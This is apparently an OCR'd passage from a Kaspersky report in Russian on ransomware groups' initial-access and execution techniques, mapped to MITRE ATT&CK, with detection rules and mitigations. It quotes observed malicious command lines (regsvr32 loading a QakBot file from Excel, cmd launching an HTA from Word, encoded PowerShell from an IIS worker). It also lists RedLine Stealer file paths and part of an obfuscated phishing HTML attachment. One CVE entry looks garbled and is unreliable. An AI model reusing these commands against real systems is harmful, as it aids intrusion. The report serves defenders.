Технические детали

Для каждой тактики перечисляются используемые разновидности техник с подробными сведениями из базы знаний MITRE ATT&CK.

Initial Access

Execution

Persistence

Privilege Escalation

Defense Evasion

Credential Access

Discovery

Lateral Movement

Command and Control

Exfiltration

Impact

Для каждой техники, указанной на приведенной выше схеме, мы приводим таблицу, где перечисляются конкретные акторы, которые ее применяли. Далее следует подробное описание особенностей ее реализации.

Кроме того, для каждой техники приводятся примеры ее применения с указанием используемых злоумышленниками утилит и командных строк, а также SIGMA-правил для ее обнаружения.

MITRE ATT&CK TTP	Количество
User Execution: Malicious File T1204.002	4 / 8

Акторы, применявшие эту технику

Conti
Clop (TA505)
Ragnar Locker
Pysa
Hive

Нет подтвержденных случаев

LockBit
BlackByte
BlackCat

Подробное описание TTPs

Как уже было сказано в предыдущей главе, самый распространенный способ доставки вредоносной полезной нагрузки в рамках фишинговых кампаний заключается в отправке электронных писем с прикрепленными вредоносными документами Microsoft Office. Злоумышленники могут поместить вредоносные документы в защищенные паролем архивы, которые и прикрепляются к фишинговым письмам.

Пример исполнения

Image_path: “$windir\$system32\regsvr32.exe”,
Command_line: “regsvr32 $user\$appdata\Vote1.ocx”,
Parent_image_path: “$programfiles\Microsoft Office\Office14\Excel.EXE”

Правила SIGMA

SIGMA

Приложение I. Started windows shell from Trusted process
Приложение I. Drop Execution File From by Trusted Process

Тактика MITRE ATT&CK

Initial Access

Тактики, техники и процедуры современных группировок вымогателей

kaspersky

Initial Access

Большинство проанализированных нами группировок вымогателей работают по модели «шифровальщик как услуга» (RaaS), так что вектор заражения зависит от партнеров, привлеченных к атаке. Потенциальными жертвами выбираются те организации, в чьей инфраструктуре находятся незакрытые уязвимости, внешние службы и, в частности, RDP.

Для первичного проникновения в инфраструктуру жертвы акторы могут использовать скомпрометированную службу RDP, перебирать пароли или эксплуатировать уязвимости сервисов. Также начальным этапом заражения может послужить рассылка фишинговых писем сотрудникам организации.

Самые популярные техники для получения первоначального доступа среди группировок вымогателей:

- External Remote Services
- Exploit Public Facing Applications
- Phishing

	Conti	Pysa	Clop (TA505)	Hive	Ragnar Locker	LockBit	BlackByte	BlackCat
External Remote Services T1133	●	●	●	●	●	●	●	●
Exploit Public-Facing Application T1190	●		●	●		●	●	●
Phishing T1566	●		●	●	●			

External Remote Services T1133 8 / 8

Conti	Hive	BlackByte
Pysa	Ragnar Locker	BlackCat
Clop (TA505)	LockBit	


Распространенный вектор заражения – открытые извне службы удаленного доступа, особенно RDP. Такие службы зачастую защищены недостаточно. Атакующие могут либо использовать действующие учетные записи, либо украсть или подобрать учетные данные. Согласно наблюдениям команды Kaspersky GERT, зачастую инцидент безопасности начинается с успешной авторизации через RDP.

Большинство организаций оставляют возможность входа сотрудников через RDP в рабочих целях. Однако нередко системные администраторы оставляют недостаточно защищенную конфигурацию RDP. В этом случае служба RDP остается открытой для подключений из интернета, поэтому злоумышленники либо сканирующие сервисы сразу пытаются подобрать пароли к стандартным учетным записям (admin, administrator, root и пр.). Обычно у атакующих уходит относительно немного времени на поиск открытой извне службы RDP в пределах целевой организации.

По нашим наблюдениям, все рассматриваемые в отчете группировки шифровальщиков пользовались доступной извне службой RDP для первоначального доступа к системе, поскольку это самый простой в реализации метод начального доступа.

Заключение

Лучший способ защиты от атак через RDP – скрытие службы за VPN и применение корректной конфигурации. Не менее важно задавать надежные пароли. Дополнительные меры по снижению риска компрометации см. в разделе «Митигация угроз».



Exploit Public-Facing Application T1190 6 / 8

Conti	Hive	BlackByte
Pysa	Ragnar Locker	BlackCat
Clop (TA505)	LockBit	

Операторы шифровальщиков пытаются найти некорректные конфигурации, слабые места и незакрытые уязвимости в общедоступных приложениях, чтобы получить первоначальный доступ. Атакующие нацеливаются на серверы Microsoft Exchange и SharePoint, VPN-сервисы и другие веб-службы.

Чаще всего злоумышленники используют уязвимости ProxyShell (CVE-2021-34473, CVE-2021-34523 и CVE-2021-31207) в Microsoft Exchange, которые позволяют удаленно выполнять произвольный код на уязвимом сервере. Атакующие удаленно эксплуатируют ProxyShell через службу клиентского доступа (CAS), которая работает на порте 443 в составе служб Internet Information Services (IIS). Данные уязвимости затрагивают выпуски Exchange 2013 CU23 версии 15.0.1497.15 и ниже, Exchange 2016 CU19 версии 15.1.2176.12 и ниже, Exchange 2016 CU20 версии 15.1.2242.5 и ниже, Exchange 2019 CU8 версии 15.2.792.13 и ниже, а также Exchange 2019 CU9 версии 15.9.2 и ниже. Уязвимость в службе PowerShell обусловлена отсутствием корректной валидации токена доступа перед выполнением команд PowerShell на сервере Exchange. Используя эту уязвимость в сочетании с другими, злоумышленники могут выполнять произвольный код в системе.

CVE-2021-34473, CVE-2021-34523

Манипулирование путями без аутентификации с целью обхода ACL (ошибка исправлена в апреле 2021 года в обновлении KB5001779).

CVE-2021-31207

Запись произвольных файлов после аутентификации с последующим удаленным выполнением кода (ошибка исправлена в мае 2021 года в обновлении KB5003435). Уязвимость присутствует в различных выпусках Exchange (2013 CU23 до версии 15.0.1497.15, 2016 CU19 до версии 15.1.2176.12, 2016 CU20 до версии 15.1.2242.5, 2019 CU8 до версии 15.2.792.13 и 2019 CU9 до версии 15.2.858.9). Запись файла приводит к удаленному выполнению кода. Атакующие применяют командлет PowerShell New-ManagementRoleAssignment, чтобы получить роль импорта/экспорта почтового ящика, а затем – командлет New-MailboxExportRequest, чтобы экспортировать почтовый ящик в папку веб-сервера.

Описанные уязвимости эксплуатировали злоумышленники, связанные с группами Hive, BlackByte и BlackCat.

Пример события при эксплуатации уязвимости CVE-2021-31207 шифровальщиком **BlackCat**:

```
Image_path: $windir\$system32\WindowsPowerShell\v1.0\powershell.exe
Command_line: $windir\$system32\WindowsPowerShell\v1.0\powershell.exe -nop -exec bypass
-EncodedCommand <base64>
Parent_image_path: $windir\$system32\inetsrv\w3wp.exe
```

Судя по объявлению злоумышленников в даркнете под названием «Ищем специалистов по тестированию на проникновение в средах Windows/Linux/ESXi» (Looking for WINDOWS/LINUX/ESXI pentesters), шифровальщик BlackCat также может эксплуатировать другие распространенные уязвимости в общедоступных сервисах, таких как VPN, RDP и веб-службы.

Шифровальщик **LockBit** использует уязвимость CVE-2018-13379 в Fortinet VPN.

Данная уязвимость обхода пути позволяет неавторизованному пользователю получить доступ к системным файлам с помощью сконфигурированного особым образом HTTP-запроса. Эксплойт предоставляет доступ к файлам sslvpn_websession специализированной ОС FortiOS, из которых можно извлечь учетные данные Fortinet VPN, чтобы проникнуть в корпоративную сеть и скомпрометировать ее путем внедрения шифровальщика или другим способом.

Группа **Conti** эксплуатировала описанную ранее уязвимость в ОС Fortinet FortiOS – CVE-2018-13379 и CVE-2018-13374

CVE-2018-13374

Из-за уязвимости администраторы с правами доступа «только для чтения» к FortiGate и FortiADC получают возможность отправить запрос на проверку подключения к LDAP-серверу с указанием поддельного LDAP-сервера и тем самым обойти необходимость использования обычной учетной записи для доступа к LDAP-серверу, заданному в конфигурации FortiGate.

Clop (TA505)

CVE-2021-27101, CVE-2021-27102, CVE-2021-27103, CVE-2021-27104, CVE-2021-35211

CVE-2021-2710

Уязвимость в банковском ПО Oracle Banking Payments, входящем в комплекс приложений Oracle Financial Services Applications (компонент: Core). Затронутые версии: 14.1.0–14.3.0. Эта легко реализуемая уязвимость позволяет атакующим, которые имеют HTTP-доступ к сети с низким уровнем привилегий, скомпрометировать решение Oracle Banking Payments. Успешная атака, построенная на эксплуатации этой уязвимости, может привести к неавторизованному получению доступа для обновления, добавления или удаления некоторых данных, доступных в Oracle Banking Payments. Также возможно получение неавторизованного доступа на чтение части данных, доступных в Oracle Banking Payments.

CVE-2021-27102

Уязвимость в Accellion FTA, позволяющая выполнять команды операционной системы через вызов локальной веб-службы.

CVE-2021-27103

Уязвимость SSRF в Accellion FTA, реализуемая путем создания POST-запросов к конечному узлу.

CVE-2021-27104

Уязвимость в Accellion FTA, позволяющая выполнять команды операционной системы посредством создания специальных POST-запросов к различным административным конечным узлам.

CVE-2021-35211


Уязвимость неавторизованного удаленного выполнения кода в сервере Serv-U SSH, допускающая простую и «безопасную» эксплуатацию в конфигурации по умолчанию. Чтобы воспользоваться уязвимостью, атакующий может подключиться к открытому порту SSH и отправить перед аутентификацией некорректный запрос на подключение. Успешная эксплуатация уязвимости позволяет злоумышленнику устанавливать и выполнять программы для реализации целевых атак.

Заключение

Злоумышленники могут эксплуатировать множество уязвимостей, открывающих первоначальный доступ к инфраструктуре. Решить эту проблему поможет продуманный процесс управления уязвимостями. Подробнее см. в разделе «Митигация угроз».

К сожалению, далеко не всегда крупные вендоры своевременно публикуют сведения о найденных уязвимостях в своих продуктах. Существует огромное множество еще неизвестных уязвимостей (их также называют уязвимостями нулевого дня). Чтобы повысить вероятность обнаружения действий злоумышленников, можно отслеживать аномалии в поведении приложений, открытых для доступа из внешней сети:

- процесс веб-приложения инициирует сеанс командной оболочки;
- аномальный родительский / дочерний процесс веб-приложения;
- аномальное создание файла, например появление файла *.aspx вследствие эксплуатации уязвимости ProxyShell;
- нетипичные и подозрительные аргументы запуска процесса веб-приложения;
- аномальное сетевое подключение, инициируемое процессом веб-приложения.



SIGMA

Приложение I. Windows Shell Start by Web Applications

kaspersky


Phishing T1566 4 / 8


Conti	Hive	BlackByte
Pysa	Ragnar Locker	BlackCat
Clop (TA505)	LockBit	

Анализируя атаки шифровальщиков, мы обнаружили, что следующие группировки активно используют фишинг: Conti, Clop (TA505), Hive и Ragnar Locker. В общем случае они прибегали к технике Phishing: Spearphishing Attachment T1566.001.

В качестве вложений могут быть файлы разных форматов: документы Microsoft Office, исполняемые файлы, PDF-документы или архивы. Сразу после открытия вложения встроенная в него полезная нагрузка эксплуатирует уязвимость или же выполняется непосредственно в системе пользователя. В тексте письма обычно приводятся убедительные причины открыть файл, а также могут присутствовать инструкции по обходу системной защиты, предотвращающей открытие.

Для получения доступа к системе жертвы группы Conti и Clop (TA505) рассылают классические фишинговые письма с вредоносными вложениями. В основном это документы DOC или XLSX со встроенными скриптами, которые просят пользователя «Включить содержимое».





Также мы зафиксировали применение группой Ragnar Locker фишинговых писем с очень нетипичными вредоносными файлами XLSX, эксплуатирующими уязвимость CVE-2018-0802. Посредством CVE-2018-0802 атакующий может обойти исправление, закрывающее CVE-2017-11882, и запустить шелл-код, размещенный в потоке Equation Native объекта OLE.

Злоумышленники из группы Hive придумали более замысловатую схему. Методом социальной инженерии они побуждают пользователя загрузить вредоносное вложение из Telegram, а затем открыть его на компьютере. Подробности см. в описании техники User Execution: Malicious File T1204.002.

Заключение

Группы, специализирующиеся на шифровальщиках, широко используют технику Phishing: Spearphishing Attachment T1566.001, тесно связанную с ответными действиями пользователя в виде запуска вредоносных вложений, описанными в технике User Execution: Malicious File T1204.002. Дополнительные сведения о том, как обычно происходит запуск вредоносных вложений, и связанных SIGMA-правилах см. в разделе с описанием тактики Execution.

Тактика MITRE ATT&CK

Execution

Тактики, техники и процедуры современных группировок вымогателей

kaspersky

Execution

Как только злоумышленники получат первоначальный доступ, им необходимо выполнить вредоносный код. Для этого атакующие применяют техники, обеспечивающие исполнение подконтрольного им кода на локальной или удаленной системе.

По нашим наблюдениям, упомянутые операторы шифровальщиков предпочитают достигать этой цели посредством трех базовых техник:

- User Execution: Malicious File T1204.002
- Command and Scripting Interpreter T1059
  PowerShell T1059.001
  Windows Command Shell T1059.003
  JavaScript T1059.007
- Windows Management Instrumentation T1047

В связи с тем, что тактика Execution в анализируемых атаках часто пересекается с другими тактиками, мы рассмотрим их более подробно в следующих разделах.

	Conti	Pysa	Clop (TA505)	Hive	Ragnar Locker	LockBit	BlackByte	BlackCat
User Execution: Malicious File T1204.002	●		●	●	●			
Command and Scripting Interpreter T1059	●	●	●	●	●	●	●	●
Windows Management Instrumentation T1047	●	●	●	●	●	●	●	●


User Execution: Malicious File T1204.002 4 / 8

Conti	Hive	BlackByte
Pysa	Ragnar Locker	BlackCat
Clop (TA505)	LockBit	

Как уже было сказано в предыдущей главе, самый распространенный способ доставки вредоносной полезной нагрузки – фишинговые кампании с прикрепленными к электронным письмам вредоносными документами Microsoft. Злоумышленники могут поместить вредоносные документы в защищенные паролем архивы, которые и прикрепляются к фишинговым письмам. Типовой вредоносный документ содержит макрос, запускаемый в том случае, если пользователь откроет документ и даст разрешение на выполнение макроса.


Атакующие применяют различные команды Windows Shell, чтобы запустить вредоносные скрипты и обойти средства контроля программ, которые не учитывают возможность злонамеренной эксплуатации штатных утилит Windows.

Злоумышленники из **Conti** следуют классической технике, в рамках которой вредоносный документ в случае выполнения инициирует сеанс Windows Shell:



```
Image_path: $windir\$system32\cmd.exe
Command_line: cmd /c c:\users\public\compareForFor.hta
Parent_image_path: $programfiles\Microsoft Office\Office14\WINWORD.EXE
```

На рисунке ниже видно, как через процесс regsvr32.exe атакующие из **Conti** пытаются загрузить DLL-файл трояна QakBot.




```
Image_path: “$windir\$system32\regsvr32.exe”
Command_line: “regsvr32 $user\$appdata\Vote1.ocx”
Parent_image_path: “$programfiles\Microsoft Office\Office14\Excel.EXE”
```

Исходя из расследования активности группы **Hive**, подготовленного командой Kaspersky GERT, они доставляют полезную нагрузку по другому каналу связи. Жертвы злоумышленников загружали архив C:\Users\<xxx>\Downloads\Telegram Desktop\wana_setup.zip через настольный клиент мессенджера Telegram. Архив содержал исполняемый файл wana_setup.exe (MD5: C0641560B2A4E62DEBAC75F8BFE91098). Впоследствии файл запускался пользователем. Это была троянская программа RedLine Stealer.

После запуска трояна в системе появлялся ряд подозрительных файлов:

```
C:\Windows\System32\ShellExperiences\Windows Host.xml
C:\Users\<xxx>\AppData\Roaming\Microsoft\Windows\Windows Host.exe
C:\Windows\System32\Tasks\Windows Host
C:\Users\<xxx>\AppData\Local\Microsoft\Windows\Fonts\Courie-BoldItalic.ttf
C:\Users\<xxx>\AppData\Roaming\Microsoft\Windows\Templates\VideoDefault.txt
C:\Users\<xxx>\AppData\Roaming\Microsoft\Windows\PowerShell\System Update.exe
C:\Users\<xxx>\AppData\Roaming\Microsoft\Windows\PowerShell\pw.System.ps1
```

После кражи информации процесс wana_setup.exe загружает файл Windows Host.exe и запускает его. Этот файл устанавливает майнер криптовалюты.

Группа **Clop (TA505)** полагается на фишинг в реализации нескольких сценариев запуска вредоносного файла:

1

Электронное письмо с HTML-вложением, которое перенаправляет жертву на скомпрометированный веб-сайт, где она загружает XLS-документ. Письма рассылаются со взломанных учетных записей почты различных компаний. В некоторых письмах встречаются области подписи, извлеченные из писем предыдущих жертв, предположительно, чтобы письма выглядели более легитимно. Ниже приведен пример одного из HTML-вложений:

```
<div style="display:none;">
<div>
<section>
<div>

zHyKztUEDf1r7l6cb1gd1o8su5g8tGuCRur514MatR3SOfuYlU5QStNkIfpDmWk6UxJM4akgnfTjvoMpJrVHLMSxPgwVNiWFG68rFR4kKXDMJEYtBa45aLuhOl6WNyCesnLyqvT2
</div></section></div>
<input>
<textarea>

a7ktBsa5ujWeS1zEIS4yYpfQyrojjDtOiXOsXnC8ojKKrOloq1o5nYvU1D5jd1U1Zh55mgPuq6kOODzSga2soxBtC3Aurs5wyTUjSqbjk3OqNPgxeldc8CLBPLBtPvd7bWq5RpaY
</textarea></input>
<p>
<input>
<span>

